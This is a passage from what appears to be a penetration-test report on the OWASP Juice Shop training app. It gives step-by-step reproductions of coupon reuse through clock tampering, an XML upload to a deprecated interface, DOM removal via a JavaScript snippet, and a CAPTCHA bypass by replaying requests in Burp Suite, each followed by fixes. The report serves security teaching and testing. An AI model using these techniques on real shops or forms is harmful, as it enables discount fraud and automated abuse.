
- Always perform coupon date validation on the server side, not client-side.
- Ignore or sanitize client-side date inputs during sensitive operations like coupon usage.
- Consider implementing token-based validation with embedded expiry and server-side verification.

Proof of Concept (PoC):

1. Navigated to About Us



2. Go to twitter page




3. Search for a post for coupon




Found an expired coupon



4. Go to settings and change the time to any day between (1feb2023→28feb2023)




5. Login with any valid account , add products to cart and go to your basket




6. Check out and continue



7. Write the coupon code(mNYT0gC7yp) and redeem



**8.** The discount applied successfully



You can notify that before applying coupon you will pay 0.89\$ after applying coupon you will pay 0.62\$

## 5.9 Deprecated & Insecure Interfaces

### 5.9.1 Deprecated Interface

HIGH

#### Description:

The application exposes a deprecated B2B XML interface through the complaint submission form. This interface was not properly disabled or secured. The penetration tester discovered that the file input field on the complaints page accepts arbitrary file types, including .xml files — which were successfully uploaded and processed without restrictions. This behavior indicates that legacy functionality meant for B2B integration is still active and accepting input.

#### Impact:

- Interface Misuse: penetration testers can upload XML files to test for further XML-based vulnerabilities like XXE (XML External Entity) .
- Legacy Exploitation: Deprecated features often lack proper security hardening, making them a common target for penetration testers .
- Unintended Behavior: Unrestricted file type acceptance without proper validation or usage context can lead to privilege escalation or sensitive data access.

---

#### Vulnerability Location:

- Endpoint: `http://127.0.0.1:3000/#/complain`
  - Component: File input field for complaint submissions
  - Accepted File Type: .xml
  - Behavior: Legacy XML processing occurs, indicating active deprecated B2B interface
- 

#### Recommendations:

1. Disable Deprecated Interfaces:
  - o Immediately remove or disable any legacy endpoints that are no longer in use.


2. Enforce File Type Validation:
    - o Restrict accepted file types to only those necessary (e.g., .jpg, .png, .pdf).
    - o Reject unsupported or potentially dangerous formats like .xml.
  3. Apply Security Controls to File Uploads:
    - o Validate and sanitize all uploaded files.
    - o Store uploads in isolated directories with no execution permissions.
- 

### Proof of Concept (PoC):



1. Go to the Complaints page of the application.

The screenshot shows a browser window for the OWASP Juice Shop application. The URL is 127.0.0.1:3000/#/complain. The page title is "Complaint". A green success message at the top says "You successfully solved a challenge: Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)". Below the message is a form titled "Complaint". It has fields for "Customer" (set to "marianfath17@gmail.com") and "Message" (containing "hello"). There is also a "Invoice" field with a "Choose File" button. A "Submit" button is at the bottom. The browser's address bar shows the URL.


2. Click on the “Choose File” button and modify the file dialog settings to show all file types.



3. Select a file with the extension .xml (e.g., test.xml).



4. Upload the file via the form — the system accepts the file without restriction or validation, confirm that the upload succeeds, indicating that the deprecated XML-based interface is still active and capable of processing or storing such files.



## 5.10 Client-Side Manipulation & UI Tampering

### 5.10.1 Mass Dispel

LOW

#### Description:

The application displays multiple “Challenge Solved” notifications as toast messages, but it lacks proper control over how these elements can be manipulated on the client side. A user is able to use browser developer tools (DevTools) to interact directly with the DOM and close all notifications programmatically using JavaScript. This bypasses the intended manual interaction for dismissing each notification.

---

#### Impact:

- This reveals that important UI elements (such as notifications) can be manipulated or removed entirely by the user without restrictions.
  - If critical UI components can be easily modified or removed from the front end, it could hint at other client-side manipulation possibilities in the application.
  - While the impact is relatively low, it exposes poor client-side protection and is a reminder that important logic should not rely solely on front-end enforcement.
- 

#### Vulnerability Location:


- Path: `http://127.0.0.1:3000/#/score-board`
  - Element Selector: `.notificationMessage` within the DOM
  - Affected Component: Angular component with tag `br _ngcontent-ng-c1692636880`
-

## Recommendations:

1. Prevent DOM Manipulation for Critical Elements:
  - o Ensure that UI elements that carry application logic or status are protected on the backend and are not purely visual.
  - o Do not rely solely on front-end notifications to confirm important events like challenge completions.
2. Use Secure Design for Notifications:
  - o Notifications should not reveal too much information.
  - o Consider using obfuscation or other checks to limit direct DOM access and manipulation.

## Proof of Concept:

1- Open the OWASP Juice Shop and solve a few challenges to trigger multiple “Challenge solved” notifications.




2-Press F12 or right-click → Inspect to open the browser Developer Tools.

-Navigate to the Console tab.

-Paste and execute the following JavaScript code:

```
document.querySelectorAll('.notificationMessage').forEach(el => el.remove());
```



## 5.11 Broken Anti-Automation

### 5.11.1 CAPTCHA Bypass

HIGH

#### Description:

The application implements a CAPTCHA mechanism on the customer feedback form to prevent bots and automation. However, the CAPTCHA validation is only superficial on the client-side without proper verification on the server-side. A penetration tester can submit multiple feedback entries by reusing the same CAPTCHA value without solving a new one each time. This bypass is possible because the server does not validate whether the CAPTCHA was freshly generated and solved for each submission, allowing mass automated submissions.

---

#### Impact:

- Automated Abuse: penetration testers can flood the feedback system with automated submissions.
- Resource Exhaustion: Potential DoS (Denial of Service) by overwhelming the system with requests.
- Integrity Issues: Legitimate feedback may be lost or diluted among spam.
- Reduced Trust: CAPTCHA is expected to provide basic protection; its failure undermines user trust.

---

#### Vulnerability Location:

- Component: Customer Feedback Form
- Parameter Affected: CAPTCHA Value
- Behavior: Reusing the same CAPTCHA token multiple times allows multiple submissions.

---

#### Recommendations:

1. Server-Side CAPTCHA Validation:

- Implement strict server-side validation to ensure each CAPTCHA is verified once per session and per submission.
2. Token Invalidation After Use:
    - Once a CAPTCHA is solved and used for a submission, invalidate it immediately to prevent reuse.
  3. More Robust CAPTCHA Systems:
    - Consider using more dynamic and secure CAPTCHA services (e.g., reCAPTCHA v2/v3).
- 

#### Proof of Concept (PoC):

1. open the Customer Feedback page and Fill the feedback form and solve the displayed CAPTCHA.

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL in the address bar is 127.0.0.1:2000/#/contact. The page title is "Customer Feedback". The form fields include "Author" set to "anonymous", "Comment" set to "hello", and a "Rating" slider set to 5. Below the form is a CAPTCHA challenge: "CAPTCHA: What is 1-8+8 ?" with the result "-15" entered. A large yellow arrow points upwards from the bottom of the page towards the "Submit" button, which is located at the bottom right of the form area.

## 2. Intercept the POST request using Burp Suite.

The screenshot shows the Burp Suite interface in the Intercept tab. A POST request is selected. The Request pane displays the JSON payload:

```

{
    "comment": "Hello (**iamfathi17@gmail.com)",
    "rating": "5"
}

```

The Inspector pane shows the following details for the request:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 5
- Request headers: 18

## 3. Send the captured request to Repeater.

The screenshot shows the Burp Suite interface in the Repeater tab. A context menu is open over the captured POST request. The 'Send to Repeater' option is highlighted. The Request pane displays the same JSON payload as before.

The Inspector pane shows the following details for the request:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 5
- Request headers: 18

## 4. Send the same request multiple times (10+ requests) without solving new CAPTCHAs.

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: http://127.0.0.1:3000 / HTTP/1

**Repeater**

**Response**

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Location: /api/feedbacks/9
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 181
10 ETag: W/"b4-0cweDC/ClTh7hV13ZgrnatsXeB"
11 Vary: Accept-Encoding
12 Date: Tue, 22 Apr 2025 08:44 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=4
15
16 {
    "status": "success",
    "data": {
        "id": 9,
        "UserId": "2",
        "comment": "Hello (**iamfachil7@gmail.com)",
        "rating": 5,
        "updatedDate": "2025-04-22T23:08:40.580Z",
        "createdDate": "2025-04-22T23:08:40.580Z"
    }
}

```

**Inspector**

Request attributes: 2 ✓

Request query parameters: 0 ✓

Request cookies: 5 ✓

Request headers: 18 ✓

Response headers: 13 ✓

**Notes**

**Custom actions**

Done

Event log (2) All issues

Memory: 167.7MB Disabled

599 bytes | 1,155 millis

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: http://127.0.0.1:3000 / HTTP/1

**Repeater**

**Request**

**Response**

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 182
9 ETag: W/"b4-0cweDC/ClTh7hV13ZgrnatsXeB"
10 Date: Tue, 22 Apr 2025 08:16:16 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=4
13
14 {
    "status": "success",
    "data": {
        "id": 9,
        "UserId": "2",
        "comment": "Hello (**iamfachil7@gmail.com)",
        "rating": 5,
        "updatedDate": "2025-04-22T23:07:16.190Z",
        "createdDate": "2025-04-22T23:07:16.190Z"
    }
}

```

**Inspector**

Request attributes: 2 ✓

Request query parameters: 0 ✓

Request cookies: 5 ✓

Request headers: 18 ✓

Response headers: 13 ✓

**Notes**

**Custom actions**


Done

Event log (2) All issues

Memory: 161.9MB Disabled

601 bytes | 1,032 millis

All feedback submissions are accepted successfully, confirming the CAPTCHA was not validated properly.



The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is 127.0.0.1:3000/#/contact. At the top, there's a green banner message: "You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)". Below this, the main form is titled "Customer Feedback". It has fields for "Author" (set to "in@juice-sh.op"), "Comment" (containing "hello"), and a "Rating" slider set to 1. A CAPTCHA challenge is present: "CAPTCHA: What is 3\*10-5 ?" with the answer "25" entered in the "result" field. A "Submit" button is at the bottom right. The browser interface includes a header with the OWASP logo, account information, and a shopping basket icon with a '6' notification.

## 5.12 Unvalidated Redirects

### 5.12.1 Outdated Allowlists

MEDIUM

- Description:

The application uses an outdated allowlist for redirect destinations, which can be bypassed to redirect users to external, potentially malicious websites. This flaw allows penetration tester to exploit redirection logic and trick users into visiting unintended or harmful destinations.

---

- Impact:

A penetration tester was able to craft a URL that redirects users to a malicious external site. This can be used for phishing, malware delivery, or social engineering attacks that appear to come from a trusted source.

---

- Vulnerability Location:

Found in main.js – redirection behaviour tied to the term “blockchain”

---

- CVE Reference:

---

